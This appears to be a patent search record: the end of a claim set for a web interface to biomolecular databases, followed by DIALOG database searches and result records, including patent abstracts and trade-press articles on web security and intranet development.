generating a web page display of results of said program responsive to said one of said plurality of databases completing execution. 58) A method for providing an interface to a plurality of databases storing biomolecular data over a system of networked computers, said method comprising: processing computer instructions that direct a first computer to receive a request for access to biomolecular data stored in at least one of said plurality of databases, wherein said request was sent over a system of networked computers from a second computer; automatically determining which of said plurality of databases store said biomolecular data; automatically accessing said biomolecular data in said at least one of said plurality of databases; automatically receiving said biomolecular data from said at least one of said plurality of databases; automatically generating a web page file comprising said biomolecular data; and sending said web page file over said system of networked computers to said second computer. 59) The method of claim 58, wherein said system of networked computers is the Internet. 60) The method of claim 58, wherein said step of automatically determining searches a relational database, a chemical database, and a bioinformatics database. 54  
) The method of claim 58, wherein said web page comprising said biomolecular data comprises said biomolecular data in a convenient format.  
62) The method of claim 58, further comprising: transmitting updates to said second computer indicating said method is being executed 'I said step of automatically generating a web page. until  
63) The method of claim 58, wherein said first computer is a server computer and said second computer is a client computer. 64) The method of claim 58, wherein said step of automatically determining which of said plurality of databases store said biomolecular data comprises automatically determining, by said first computer, which of said plurality of databases store said biomolecular data. 55  
65) The method of claim 58, wherein said step of automatically accessing said biomolecular data in said at least one of said plurality of databases comprises automatically accessing, by said first computer, said biomolecular data in said at least one of said plurality of databases. 66) The method of claim 58, wherein said step of automatically generating a web page comprising said biomolecular data comprises automatically generating a web page, by said first computer, comprising said biomolecular data. 67) The method of claim 58, wherein said first computer is a database management system. 68) The method of claim 58, wherein said step of processing computer instructions requires a password. 69) A computer system for electronically retrieving biomolecular data from a plurality of databases over a system of networked computers, wherein said computer system comprises at least one central processing unit (CPU) and random access memory (RAM) coupled to said CPU, for use in compiling a target program to run on a target computer architecture, said computer system comprising:  
a client computer;  
a plurality of databases comprising biomolecular data;  
55  
a database management system;  
a first electronic connection between said database management system and said client computer, wherein said first electronic connection is over a system of networked computers and said client computer requests biomolecular data from said database management system in a desired format and said database management system determines which of said plurality

of databases stores said requested biomolecular data;  
a second electronic connection between said database management system  
and said plurality of databases, wherein said database management system  
accesses said biomolecular  
data from said plurality of databases; and  
a web page that is output from said database management system and sent  
to said client computer over said first electronic connection, wherein  
said web page comprises said biomolecular data in said desired format.  
70) The system of claim 69, wherein said desired format comprises a  
histogram. 71) The system of claim 69, wherein said desired format  
comprises a table. 72) The system of claim 69, wherein said desired  
format comprises a chemical structure. 73) The system of claim 69,  
wherein said web page is in HTML format or XML format. 74) The system of  
claim 69, wherein said web page comprises an applet. 75) A method for  
providing an interface to a plurality of databases storing biomolecular  
data, said method comprising:  
processing computer instructions that direct a computer to receive a  
request for access to data output from an instrument, wherein said  
instrument is connected to said computer and said computer is connected  
to a plurality of databases that store biomolecular data;  
gathering said data from said instrument;  
determining which of said plurality of databases is associated with said  
data output  
from said instrument;  
identifying at least one of said plurality of databases associated with said data  
accessing said  
output from said instrument; and  
storing said data from said instrument in said at least one of said  
plurality of databases.

56

) The method of claim 75, wherein said instrument is a laboratory  
instrument. 77) The method of claim 76, wherein said plurality of  
databases comprises databases that store chemical, screening, and genomic  
data. 78) The method of claim 77, further comprising generating a web  
page file comprising said data output from said instrument. 79) The  
method of claim 78, wherein said plurality of databases are over a system  
of networked computers and said step of accessing occurs over said system  
of networked computers. 80) The method of claim 79, wherein said data  
from said instrument is used to modify data already existing in said at  
least one of said plurality of databases. 81) The method of claim 80,  
wherein said web page comprises an applet.

57

?

? show files;ds

File 350:Derwent WPIX 1963-2006/UD,UM &UP=200622

(c) 2006 Thomson Derwent

File 344:Chinese Patents Abs Jan 1985-2006/Jan

(c) 2006 European Patent Office

File 347:JAPIO Nov 1976-2005/Nov(Updated 060302)

(c) 2006 JPO & JAPIO

File 371:French Patents 1961-2002/BOPI 200209

(c) 2002 INPI. All rts. reserv.

File 2:INSPEC 1898-2006/Mar w3

(c) 2006 Institution of Electrical Engineers

File 35:Dissertation Abs Online 1861-2006/Mar

(c) 2006 ProQuest Info&Learning

File 65:Inside Conferences 1993-2006/Mar 31

(c) 2006 BLDSC all rts. reserv.

File 99:Wilson Appl. Sci & Tech Abs 1983-2006/Feb

(c) 2006 The HW Wilson Co.

File 256:TecInfoSource 82-2006/Apr

(c) 2006 Info.Sources Inc

File 474:New York Times Abs 1969-2006/Apr 01

(c) 2006 The New York Times

File 475:Wall Street Journal Abs 1973-2006/Mar 31

(c) 2006 The New York Times

File 583:Gale Group Globalbase(TM) 1986-2002/Dec 13

(c) 2002 The Gale Group

File 23:CSA Technology Research Database 1963-2006/Mar

(c) 2006 CSA.

File 56:Computer and Information Systems Abstracts 1966-2006/Mar

(c) 2006 CSA.

File 94:JICST-EPlus 1985-2006/Jan w2

(c)2006 Japan Science and Tech Corp(JST)

Set Items Description

S1 327162 (NEW OR NEWLY OR FIRST()TIME)()(EMPLOYEE OR STAFF OR HIRED OR HIRE OR HIRES) OR (CHANGE? OR CHANGING OR UPDAT? OR EDIT? - OR TAILOR? OR MODIF? OR ADD OR ADDING)(3N)(NAME OR ADDRESS OR LOCATION OR NUMBER OR INFORMATION OR DATA OR LOGO OR LOGOS)

S2 5501 S1(6N)(COMPANY? OR ORGANI?ATION? OR BUSINESS?)

S3 1034931 PROFILE OR PROFILES OR SCRIPT OR SCRIPTING OR BATCH OR SCR- IPTS OR BATCHING OR BATCHES OR TEMPLATE? ?

S4 76 S2(10N)S3

S5 0 S4(30N)(LOGON OR LOGIN OR (LOG OR LOGGING OR LOGGED OR LOG- S)() (ON OR IN) OR AUTHENTICAT?)

S6 177 S2 AND S3

S7 0 S6 AND (LOGON OR LOGIN OR (LOG OR LOGGING OR LOGGED OR LOG- S)() (ON OR IN) OR AUTHENTICAT?)

S8 4 S6 AND (SECURITY OR SECURE)

? t8/3,k/all

8/3,K/1 (Item 1 from file: 350)

DIALOG(R)File 350:Derwent WPIX

(c) 2006 Thomson Derwent. All rts. reserv.

014238929 \*\*Image available\*\*

WPI Acc No: 2002-059627/200208

XRPX Acc No: N02-044236

Financial property batch management method in life insurance company , involves updating electronic data about financial property depending on loan transactions and transactions due to truster

Patent Assignee: SUMITOMO SHINTAKU GINKO KK (SUMI-N)

Number of Countries: 001 Number of Patents: 001

Patent Family:

| Patent No     | Kind | Date     | Applicat No   | Kind | Date     | Week     |
|---------------|------|----------|---------------|------|----------|----------|
| JP 2001306799 | A    | 20011102 | JP 2000126702 | A    | 20000426 | 200208 B |

Priority Applications (No Type Date): JP 2000126702 A 20000426

Patent Details:

| Patent No     | Kind | Lan | Pg | Main IPC    | Filing Notes |
|---------------|------|-----|----|-------------|--------------|
| JP 2001306799 | A    |     | 6  | G06F-017/60 |              |

Financial property batch management method in life insurance company , involves updating electronic data about financial property depending

on loan transactions and transactions due to truster  
Abstract (Basic):

... The data about financial property such as national bond security, corporate bond security, stock certificate, conversion corporate bond ticket, investment trust benefit securities, money credit, bank deposit, is stored in batch as electronic data and updated depending on transactions due to a truster and loan transactions. The updated data is transmitted to the truster.  
... For use in life insurance company for managing financial properties in batch .  
...

...By performing batch management of financial properties, exact and rapid management is enabled and the load of truster...

...The figure shows the flowchart explaining financial property batch management method. (Drawing includes non-English language text).  
pp; 6 DwgNo 1/2

...Title Terms: BATCH; MANAGEMENT; METHOD; LIFE; INSURANCE; COMPANY; UPDATE; ELECTRONIC; DATA; FINANCIAL; PROPERTIES; DEPEND; LOAN; TRANSACTION; TRANSACTION

8/3,K/2 (Item 2 from file: 350)  
DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

013965654 \*\*Image available\*\*  
WPI ACC No: 2001-449868/200148  
XRPX ACC No: N01-332920

Computer based customized document package producing method for business transaction, incorporates received customization data into modifiable text segment collection

Patent Assignee: GEN ELECTRIC CAPITAL CORP (GENE )  
Inventor: ABBOTT P; LEYMASTER M; PATSCH G; SPAULDING R; STEWARD W C  
Number of Countries: 001 Number of Patents: 001  
Patent Family:

| Patent No  | Kind | Date     | Applicat No | Kind | Date     | Week     |
|------------|------|----------|-------------|------|----------|----------|
| US 6182095 | B1   | 20010130 | US 9870286  | A    | 19980430 | 200148 B |

Priority Applications (No Type Date): US 9870286 A 19980430

Patent Details:  
Patent No Kind Lan Pg Main IPC Filing Notes  
US 6182095 B1 37 G06F-017/21

Computer based customized document package producing method for business transaction, incorporates received customization data into modifiable text segment collection

Abstract (Basic):

... is dynamically altered based on received user input data which is processed by a document script to identify collection of available text segments. Information element questions are presented to user according to the document script and customization data received from the user is incorporated into the identified collection of modifiable text segments.

... The document script includes data associating available modifiable text segments with information element questions. The customized package of...

...collection of available modifiable text segments, is automatically assembled based on computer processing of document script .  
INDEPENDENT CLAIMS are also included for the following...

...a) Document modeling script generation method...

...c) Document generation script customizing method...

...from previously input data by changing interrelationships between elements in knowledge base. Provides document generation security through the separation of data entry from data processing and document production.

Ginger R. DeMille

DESCRIPTION OF DRAWING(S) - The figure shows the flowchart of document generation method.  
pp; 37 DwgNo 11/29

8/3,K/3 (Item 3 from file: 350)  
DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

012598734 \*\*Image available\*\*  
WPI ACC No: 1999-404840/199934  
XRPX ACC No: N99-301781

**Virtual private communications network**  
Patent Assignee: TCI SATELLITE ENTERTAINMENT INC (TCIS-N)  
Inventor: REINHARDT T W  
Number of Countries: 081 Number of Patents: 002  
Patent Family:

| Patent No  | Kind | Date     | Applicat No  | Kind | Date     | Week     |
|------------|------|----------|--------------|------|----------|----------|
| WO 9928821 | A1   | 19990610 | WO 98US25242 | A    | 19981125 | 199934 B |
| AU 9915373 | A    | 19990616 | AU 9915373   | A    | 19981125 | 199945   |

Priority Applications (No Type Date): US 97980999 A 19971201

Patent Details:

| Patent No   | Kind | Lan | Pg | Main IPC    | Filing Notes               |
|---|------|-----|----|-------------|----------------------------|
| WO 9928821  | A1   | E   | 46 | G06F-011/00 |                            |
| Designated States (National): AL AM AT AU AZ BA BB BG BR BY CA CH CN CU CZ DE DK EE ES FI GB GE GH GM HR HU ID IL IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT UA UG UZ VN YU ZW |      |     |    |             |                            |
| Designated States (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS LU MC MW NL OA PT SD SE SZ UG ZW  |      |     |    |             |                            |
| AU 9915373  | A    |     |    | G06F-011/00 | Based on patent WO 9928821 |

Abstract (Basic):

... a suitable communication line (26). The server transfers data from the database to web page templates and prevents unauthorized access to the data stored in the network  
... Independent claims are included for a method of communication between users at business nodes, for a population method of data fields of dynamically changing web pages and for a method of applying data to legacy mainframe database...

...Providing secure business to business communications...

...Providing secure low-cost access to dynamically changing data by using dynamically changing web pages

DESCRIPTION OF DRAWING(S) - The drawing is a diagram of hardware architecture of communications network of present invention

Mainframe database (22)  
Hardware architecture (20)  
Server (24)  
Communication line (26)  
pp; 46 DwgNo 2/10

8/3,K/4 (Item 1 from file: 2)  
DIALOG(R)File 2:INSPEC  
(c) 2006 Institution of Electrical Engineers. All rts. reserv.

03320612 INSPEC Abstract Number: C84046333  
Title: Data reservation in distributive systems

Author(s): Kessler, J.R.  
Journal: Sistemi e Automazione vol.30, no.249 p.633-41  
Publication Date: June 1984 Country of Publication: Italy  
CODEN: SSAUBD ISSN: 0037-5896  
Language: Italian  
Subfile: C

Abstract: Information security and privacy in a distributed data processing (DDP) is discussed highlighting the necessity for a data protection. Modifications required in factory organisation are analysed pointing out the control methods. Security profiles are

Ginger R. DeMille

described with data coding partition and access authorisation. Typical lapses of security are quoted showing methods of prevention.

...Descriptors: security of data  
...Identifiers: security ; privacy; distributed data processing; data protection; factory organisation; control methods; data coding partition; access authorisation  
?

? show files;ds

File 2:INSPEC 1898-2006/Mar w3  
(c) 2006 Institution of Electrical Engineers  
File 8:Ei Compendex(R) 1970-2006/Mar w4  
(c) 2006 Elsevier Eng. Info. Inc.  
File 13:BAMP 2006/Mar w4  
(c) 2006 The Gale Group  
File 15:ABI/Inform(R) 1971-2006/Apr 03  
(c) 2006 ProQuest Info&Learning  
File 16:Gale Group PROMT(R) 1990-2006/Apr 03  
(c) 2006 The Gale Group  
File 20:Dialog Global Reporter 1997-2006/Apr 03  
(c) 2006 Dialog  
File 47:Gale Group Magazine DB(TM) 1959-2006/Mar 31  
(c) 2006 The Gale group  
File 57:Electronics & Communications Abstracts 1966-2006/Feb  
(c) 2006 CSA.  
File 68:Solid State & Superconductivity Abstracts 1966-2006/Mar  
(c) 2006 CSA.  
File 88:Gale Group Business A.R.T.S. 1976-2006/Mar 27  
(c) 2006 The Gale Group  
File 95:TEME-Technology & Management 1989-2006/Mar w4  
(c) 2006 FIZ TECHNIK  
File 148:Gale Group Trade & Industry DB 1976-2006/Mar 31  
(c)2006 The Gale Group  
File 194:FBODaily 1982/Dec-2006/Jan  
(c) format only 2006 Dialog  
File 275:Gale Group Computer DB(TM) 1983-2006/Mar 31  
(c) 2006 The Gale Group  
File 349:PCT FULLTEXT 1979-2006/UB=20060330,UT=20060323  
(c) 2006 WIPO/Univentio  
File 484:Periodical Abs Plustext 1986-2006/Mar w4  
(c) 2006 ProQuest  
File 570:Gale Group MARS(R) 1984-2006/Mar 31  
(c) 2006 The Gale Group  
File 613:PR Newswire 1999-2006/Apr 03  
(c) 2006 PR Newswire Association Inc  
File 616:Canada Newswire 1999-2001/Mar 09  
(c) 2001 Canada Newswire  
File 619:Asia Intelligence wire 1995-2006/Apr 02  
(c) 2006 Fin. Times Ltd  
File 621:Gale Group New Prod. Annou.(R) 1985-2006/Mar 31  
(c) 2006 The Gale Group  
File 636:Gale Group Newsletter DB(TM) 1987-2006/Mar 31  
(c) 2006 The Gale Group  
File 647:CMP Computer Fulltext 1988-2006/Apr w4  
(c) 2006 CMP Media, LLC  
File 649:Gale Group Newswire ASAP(TM) 2006/Mar 24  
(c) 2006 The Gale Group  
File 654:US Pat.Full. 1976-2006/Mar 30  
(c) Format only 2006 Dialog  
File 674:Computer News Fulltext 1989-2006/Mar w4  
(c) 2006 IDG Communications  
File 781:ProQuest Newsstand 1998-2006/Apr 03  
(c) 2006 ProQuest Info&Learning  
File 810:Business wire 1986-1999/Feb 28  
(c) 1999 Business Wire  
File 813:PR Newswire 1987-1999/Apr 30  
(c) 1999 PR Newswire Association Inc  
File 996:NewsRoom 2000  
(c) 2005 Dialog

| Set | Items | Description  |
|-----|-------|--|
| S1  | 109   | (SERVER()SIDE? OR SERVERSIDE?)(8N)(SCRIPT?)(20N)(PROFILE? -<br>OR PROFILING OR TEMPLATE? OR FORM OR FORMS)(30N)(AUTHENTICAT?<br>OR PASSWORD OR KEY OR ID OR IDENTIFIER OR IDENTIFICATION OR E-<br>NCRYPT? OR SECURITY) NOT PY>2000 |
| S2  | 48    | RD (unique items)  |

? t2/3,k/all

2/3,k/1 (Item 1 from file: 2)  
DIALOG(R)File 2:INSPEC



(c) 2006 Institution of Electrical Engineers. All rts. reserv.

06998459 INSPEC Abstract Number: B9809-6210R-068, C9809-6130M-057  
Title: A multimedia authoring tool for the Internet  
Author(s): Sung, S.Y.; Soon, W.M.; Loh, W.L.; Shaw, V.  
Author Affiliation: Dept. of Inf. Syst. & Comput. Sci., Nat. Univ. of Singapore, Singapore  
Conference Title: ISCE '97. Proceedings of 1997 IEEE International Symposium on Consumer Electronics (Cat. No.97TH8348) p.304-8  
Publisher: IEEE, New York, NY, USA  
Publication Date: 1997 Country of Publication: USA xxii+312 pp.  
ISBN: 0 7803 4371 9 Material Identity Number: XX98-00464  
U.S. Copyright Clearance Center Code: 0 7803 4371 9/97/\$10.00  
Conference Title: ISCE '97. Proceedings of 1997 IEEE International Symposium on Consumer Electronics  
Conference Sponsor: IEEE  
Conference Date: 2-4 Dec. 1997 Conference Location: Singapore  
Language: English  
Subfile: B C  
Copyright 1998, IEE

...Abstract: has gone through many improvements since its birth. The Common Gateway Interface (CGI), client and server - side scripting, form processing, integration of web components, better security are some of the most notable enhancements which bring higher levels of interactivity and 'intelligence' to the web, making it more able to meet both educational and business needs. This paper concentrates on the use of web components in practice. More specifically, to show how a component framework paradigm can be a cost-effective and time-saving solution for developers and users alike, a prototype Internet multimedia authoring tool based on a particular component framework is introduced. In a more general sense, this paper hopes to bring into perspective the viability of the current use of component frameworks on the Internet and how they can also leverage web application development efforts which need not be restricted only to electronic books.

2/3,K/2 (Item 1 from file: 13)  
DIALOG(R)File 13:BAMP  
(c) 2006 The Gale Group. All rts. reserv.

00690765 Supplier Number: 25610528 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
Act Now To Protect Your Data  
(It is important for network managers to look for gaps in network security; areas of vulnerability include the operating system, the application server software, and application design choices)  
Article Author(s): Weiss, Aaron  
Information Week, p 101-102+  
February 28, 2000  
DOCUMENT TYPE: Journal ISSN: 8750-6874 (United States)  
LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 2241

(USE FORMAT 7 OR 9 FOR FULLTEXT)

TEXT:  
...could be coded in a different manner.

\* Never encode sensitive information in a client-side script such as JavaScript. Always remember that visitors can see all client-side source code to your pages. Client-side scripts should certainly never be used for handling authentication for passwords or any other inside information--even an elementary school student could access this...

...with ease by drawing from the browser's local cache. Despite the fact that secure server - side scripts will usually slow down the response time of your site, they are the only way to keep sensitive data away from visitors' eyes.

\* where possible, consider coding HTML forms to submit data using the "post," rather than "get," methods. These methods tell the web browser how it will pass form data to a processing script on the server.

Although dynamic pages produced using the "get" method can be locally cached, and therefore faster for the viewer to revisit, this method typically reveals parameters and values that are passed to your CGI scripts as part of the viewable URL. Such information may be all a hacker needs to start prodding at your CGI scripts.

The "post" method, while it unfortunately produces uncachable result pages, doesn't reveal the parameters accepted by the processing script. Forms submitted using the "get" method also make it easier for visitors to perform multiple submissions accidentally; this and security are the reasons most retail order forms submit data using the "post" method. The Internet makes digital trespassing incredibly convenient. Figure that a car thief in a crowded parking lot at a large mall, working alone, wandering around in search of weak targets, can cover only so much ground per hour--and, at best, get away with only one or two cars. But in that same hour, a single Pentium computer in a garage can sniff out thousands of servers, creating an inventory of weak targets for its owner to pursue at leisure.

The lesson here is that all servers on the Internet are poked and prodded for holes. One of the first steps to take in improving the security of your machines is to poke and prod them yourself and tighten up your bottom tier, the operating system. A number of software packages on the market can help you.

For Unix systems, some popular general-purpose security scanning tools are Satan and its newer sibling, Saint, as well as the ever-popular Nessus. These "scanners"--as they are known--are especially well-suited to finding known configuration holes in your operating system. In Unix environments, many of these suites are expanding to probe for holes in the application-tier layer as well.

The windows market is awash in commercial security enhancements, with niche focuses from authentication and access logging to hostile code and intrusion detection. Some of these products address weaknesses in windows operating systems, while most target vulnerabilities at the application development level. With so many products on the market, it's impossible to endorse any particular one, since installed systems vary so widely from one organization to another. However, consider spending a great deal of time shopping around at SecurityFocus.com's web site, especially the well-organized vendor products area.

Ultimately, security can never be guaranteed. This is no excuse not to use the weapons you have--attention and know-how. --AARON WEISS

More on Web security: [www.informationweek.com/775/security.htm](http://www.informationweek.com/775/security.htm)

#### STAY AWARE AND FOCUSED

Top management errors that can lead to computer security vulnerabilities

- \* Assigning untrained people to maintain security and providing neither the training nor the time to make it possible to do the job
- \* Failing to understand the relationship of information security to the business problem
- \* Failing to deal with the operational aspects of security: making a few fixes, then not allowing the follow-through necessary to ensure the problems stay fixed
- \* Relying primarily on a firewall
- \* Failing to realize how much money your information and organizational reputations are worth
- \* Authorizing reactive, short-term fixes so problems re-emerge rapidly
- \* Pretending the problem will go away if you ignore it

DATA: SANS INSTITUTE SURVEY OF 1,850 COMPUTER SECURITY EXPERTS AND MANAGERS

2/3,K/3 (Item 2 from file: 13)  
DIALOG(R)File 13:BAMP  
(c) 2006 The Gale Group. All rts. reserv.

00602087 Supplier Number: 24493472 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
**Intranets: New Opportunities for Information Professionals**  
(Information professionals can play a key role in today's intranet initiatives, helping to focus content; article discusses intranets in libraries, small, medium and large)  
Article Author(s): McQueen, Howard; DeMatteo, Jean E  
Online Magazine, v 23, n 1, p 14-22  
January 1999  
DOCUMENT TYPE: Journal ISSN: 0146-5422 (United States)  
LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 3908

(USE FORMAT 7 OR 9 FOR FULLTEXT)

TEXT:

...Intranet application development

Each of these libraries acts as the corporate buying source for all key external enterprise-wide content. They all manage a full-text search engine, current awareness profiles, and controlled push technology to facilitate the end-user community's use of the content. networkMCI Library scripts many of their content pages with ODBC objects. The server side script creates dynamic web pages. The ODBC objects pull real-time content (stock quotes, scheduled message broadcasts) and adds it to the dynamically created HTML pages. When users visit the site, they see up-to-the-moment content.

The Compaq/DEC library focuses on full-text news, market research, and competitive information. Much of their focus has been on the development of subject-oriented Pathfinders for specific business units. With two news content vendors and 18 market research content vendors, you can imagine how important it is to systemize their processes and streamline handling of content feeds.

Ironically, many libraries with successful intranet initiatives are faced with an interesting dilemma. Typically, libraries started out by building their own sites. Consequently, others asked them to do theirs, and the projects kept coming. Eventually, the library realized all their Intranet Team was doing was "maintaining"--not developing. Lesson learned: Original estimates for system maintenance were literally 1/3 to 1/4 of actual costs, including precious manpower resources. Today, these libraries carefully scrutinize all projects from creation to maintenance and have implemented formal Application Life Cycle Management processes. Progressive, well-staffed libraries are harnessing resources and technical expertise to take on innovative and, in some cases, bleeding-edge projects:

- \* web-enabling image databases
- \* making both full-text and image databases searchable under one search
- \* rebuilding their web-site using an SQL database approach so that adding links does not require HTML editing. Search-our-site is automated and browse our site via "Yahoo!-like" category trees is possible

HOW TO BE A PLAYER

Pro-active information professionals have always taken it upon themselves to eagerly learn new skills and technologies. As technology continues to escalate, it's unreasonable to believe that you'll be able to do it all. It is imperative, however, that you understand enough about the technologies in order to collaborate with and manage experts in those areas. There are four areas where most information professionals will need to improve their skills and gain new knowledge within the next year. Partnering is the least technical, but perhaps the most important area to focus on. Metadata standards, as they apply to content and context management will need to be exploited from the perspective of the business

vocabulary, not LC subject headings. XML is on the horizon and offers new opportunities for managing content--get prepared to take advantage of it. Then, there's the fun stuff (at least for some)--developing "new" applications to fill a need.

#### Partnering

Intranet development is a cross-disciplinary, holistic endeavor that encompasses indexing, searching, user interfaces, web design, and all kinds of emerging tools and skill sets. Since no one excels at all of it, you better begin building a network of experts from inside and outside your company. Partnering is the way of the future. Potential partners can often be identified as a result of networking with peers and speakers at various conferences. At a minimum, you'll need:

- \* Technology personnel to set up and maintain the server so that it is both robust and reliable

- \* Content management expertise

- \* Intranet application development expertise

Context Management/Metadata Standards

Context management is the practice of applying context to information so that the information is more readily discoverable, retrievable, and ultimately, more relevant to the person seeking it. Metadata schemes are often the foundation for context management. Progressive organizations will make commitments to managing context better. If information assets are what ultimately drive an organization to remain competitive and innovative, departmental and enterprise-wide context management investments will be made. In many instances, top and middle management are confusing context with knowledge and are committing big dollars to knowledge management projects. Let them call context management whatever they want--your job/opportunity is to be prepared to manage these initiatives.

#### Content Management and XML

XML has been described as lightweight SGML. Even though SGML was ratified as an ISO standard in 1986, substantial intellectual work to create Document Type Definitions (DTDs) is required, along with software tools and user training to mark up documents into SGML. XML shows great promise for its inherent ability to allow a "document" to be marked up in a way that pieces of the document (objects) are internally defined and then "nested" within other objects to show related attributes. We've seen examples of vendors offering word templates whereby fielded values are structured by the input template. When the user saves the document, the macro writes out valid XML. XML tags also allow you to apply different style sheets, i.e., to create a web site; create a CD-ROM publication; and create a printed source.

No doubt, the reusability of objects with XML is very attractive. And, so is the promise of using XML as a standard for Electronic Data Interchange (EDI). But, if you brush aside all the hype, there is still significant intellectual work required to think through how data needs to be structured for optimal use. Folks with a track record in SGML implementation will have an early edge in this field, as will relational database designers that are charged with building or porting new applications. Information professionals will have to compete with talented "young-blood" in this area, so you'll have to pick and choose your opportunities and determine if you want to create the tool sets to compete in this field. This is an area where it may behoove you to partner.

#### Application Development

In most organizations, there is valuable and compelling content in databases and other machine readable formats (or can easily be converted) that should be made available via the intranet. The technology category generally used to describe pulling content from various repositories into the intranet is known as middleware. Yes, technical programming and database skills are required to create middleware. The good news is that there are a percentage of these middleware-savvy programmers that also have MLS degrees. Seek these folks out and add them to your team!

Information professionals should watch for opportunities to assert the application development capabilities of their team. Other departments are not likely to be geared-up for application development, so their contribution can be the funding to create the applications

## CONCLUSION

Generally, everyone wants to publish content. With some companies having more than 200 web servers on their intranet, publishing content is in full swing. We all know this contributes to infoglut and intramess. Context is falling into the catch-all banner of content management.

Every information professional responsible for content ought to latch on to this content management bandwagon. Industry sources say that well over \$1 billion will be spent in the next twelve months in the content management arena, and that it's growing faster and is a larger market than document management.

There is too much work to do it all at once. Proceed with caution and break the project down into phases, then prioritize it in terms of how important it is to a department or workgroup, and how dependable your champion is. It's really important that you pick a project you can prototype, deliver results fairly quickly, then get more or persistent funding. Few libraries enjoy open-ended budgets. Keep in mind that Content Management requires a cross-disciplinary, holistic approach.

Howard McQueen and Jean E. DeMatteo are CEO and Director of Educational Programs respectively at McQueen Consulting, which provides consulting and integration services for intranet development. Howard and Jean also edit the bimonthly newsletter, IntraNet Professional.

Communications to the authors should be addressed to Howard McQueen and/or Jean E. DeMatteo, McQueen Consulting, Baltimore, MD 21210; 410/243-7011; howard@mcq.com. jean@mcq.com; [http:// www.mcq.com](http://www.mcq.com).

## The Ten Commandment Intranet Development

### 1 Find a Need

Nothing is more important than focusing on a solution to a problem. Jesse Boudreau, President and CEO of Pictorius, Inc. (previously Director of Information Systems at Northern Telecom) says, "You can spend a lot of time and money building an intranet, but if it doesn't provide the perceived benefits to your customer, you haven't done your homework. You end up with a big headache and most likely, redesigning the whole project."

### 2 Find a Champion

A champion does not have to be from top management. After you've uncovered a need, find a person in that department/business unit that is willing to support your efforts to fix the problem. This person, now your champion, can help you determine the expected ROI that you'll need later when you approach top management for more funding. Typically, champions can authorize beta projects, with budgets from \$20,000 to \$250,000. Delivering a solution to your champion typically allows both of you to take this up the ladder to senior management, where commitments for larger investments are more likely because you're able to show a working product with demonstrable ROI.

### 3 Prototype

Prototype any new intranet application. A prototype reduces your risk, while providing the following benefits:

- \* Low-cost discovery of potential obstacles, impediments, and infrastructure deficiencies
- \* Immediate empowerment of beta-users that need the service the most
- \* Jump-start of the learning curve on how to best tailor the service, interface, and related issues
- \* Determination of the level of in-house staffing and outside talent that

will be required to maintain the application

#### 4 Develop New, Dynamic Apps

Static web pages and full-text searching are no longer good enough. Successful web sites require second generation functionality, such as:

- \* Personalized departmental pages, with filtered current awareness content
- \* Customized personal pages, with the ability for the user to select and deselect content areas of their own interest and to develop profiles (or seek an information consultant to set up a profile) to filter content

#### 5 Seek External, Nonbiased Help

Employees, including management, are often "too close" to the business and stuck in the "this is the way we've always done it" mode. And the larger the organization the greater likelihood of political quagmires that often undermine the best interests of the organization.

#### 6 Address Needs of Mobile/Extranet Users

Most mobile users have notebooks; therefore, don't design for 21" monitors. Use graphics judiciously--most mobile/extranet users are using the web (not ethernet/network connections) to get to your content. These are two of those "random acts of kindness" that are most appreciated.

#### 7 Market, Market, Market

Talk up your intranet and promote its capabilities. This could be as simple as an email awareness campaign, or even a number of brief presentations given in the cafeteria. Grassroots marketing will keep you close to the users and their needs, perceptions, and concerns. Use focus groups as a marketing vehicle to see what is important to your users and if the timing is right to roll out new services. Never stop marketing--Coca-Cola and Kleenex haven't and they have well-established images and products!

#### 8 Provide Training and Support

We'd all like to think the sites and applications we create and manage are so intuitive that no training is required. Many of us create online help, only to find that no one uses it. Responsible site design should clearly identify who is responsible for content and application support and email, phone, fax, and a personal contact should be readily available (perhaps for a fee).

#### 9 Link to Important Info in Legacy Systems

A great deal of data resides in Oracle, Access, File Maker Pro and other structured databases. Important information also resides in Human Resource, Accounting, and in flat-file database applications on standalone workstations. Just because the technology is old, don't underestimate the value of this information to users that have never had access to it.

#### 10 Adopt Open Standards

Open standards facilitate change more easily. Carlos Cuadra, President of Cuadra Associates, said, "you cannot ever get it right, so you better create flexibility into your applications." Open standards allow you to put greater focus on solutions, rather than trying to work with a vendor's proprietary platform that may not provide the best solution.

and the Don'ts...

#### 1 Don't Seek Organization-wide Consensus

You'll be committed to death and never get anywhere. As John Tredennick, CIO of Holland & Hart, LLP said, "Committees will deliberate their brains out on some decision and by the time they reach a decision, the technology is irrelevant."

#### 2 Don't Build Static Web Pages

You've been there, done that. Unless you're grossly-understaffed (and may libraries are), there's no excuse for flat, non-dynamic intranets.

### 3 Don't Underestimate On-Going Costs of Maintenance

The more innovative you are, the more applications you'll have to support. A prototype can give you a good handle on on-going costs. It's at this point that you can decide to go into production mode, modify the application, or put it on hold.

### 4 Don't Get Comfortable--Change Is Continuous

If you're not up to the challenge and stress of a never-ending journey riddled with unpredictable obstacles and no clearly definable destination, you should seriously consider staying away from intranet development projects--this is not everyone's cup of tea. On the other hand, it's just what some folks have been waiting for.

## Intranet Resources

### On the Web

- \* Intranet Journal

<http://www.intranetjournal.com>

- \* The Corporate Intranet Forum

<http://www.corporate-intranet.com>

- \* Intranet Design Magazine

<http://www.innergy.com/index.html>

- \* The Complete Intranet Resource

<http://intrack.com/intranet>

- \* "Corporate Intranets: The Last Tool of Survival for the Corporate Library?" An honors thesis, published June '98

<http://jimmy.qmced.ac.uk/usr/im94jone>

### In Print

#### IntraNet Professional

Bimonthly newsletter, published by Information Today, Inc.

<http://www.infotoday.com/abstracts> and incremental info can be found at:  
<http://www.mcq.com/IP>

#### Corporate Intranet Solutions

Monthly newsletter, published by Gartner Group

<http://www.gartner.com>

#### Ragan's Intranet Report

Monthly newsletter, published by Ragan Communications

<http://www.ragan.com>

NOTE: See Hal Kirkwood's BOOKMARK CENTRAL, starting on page 91 for more intranet resources.

#### glossary of Terms and Acronyms

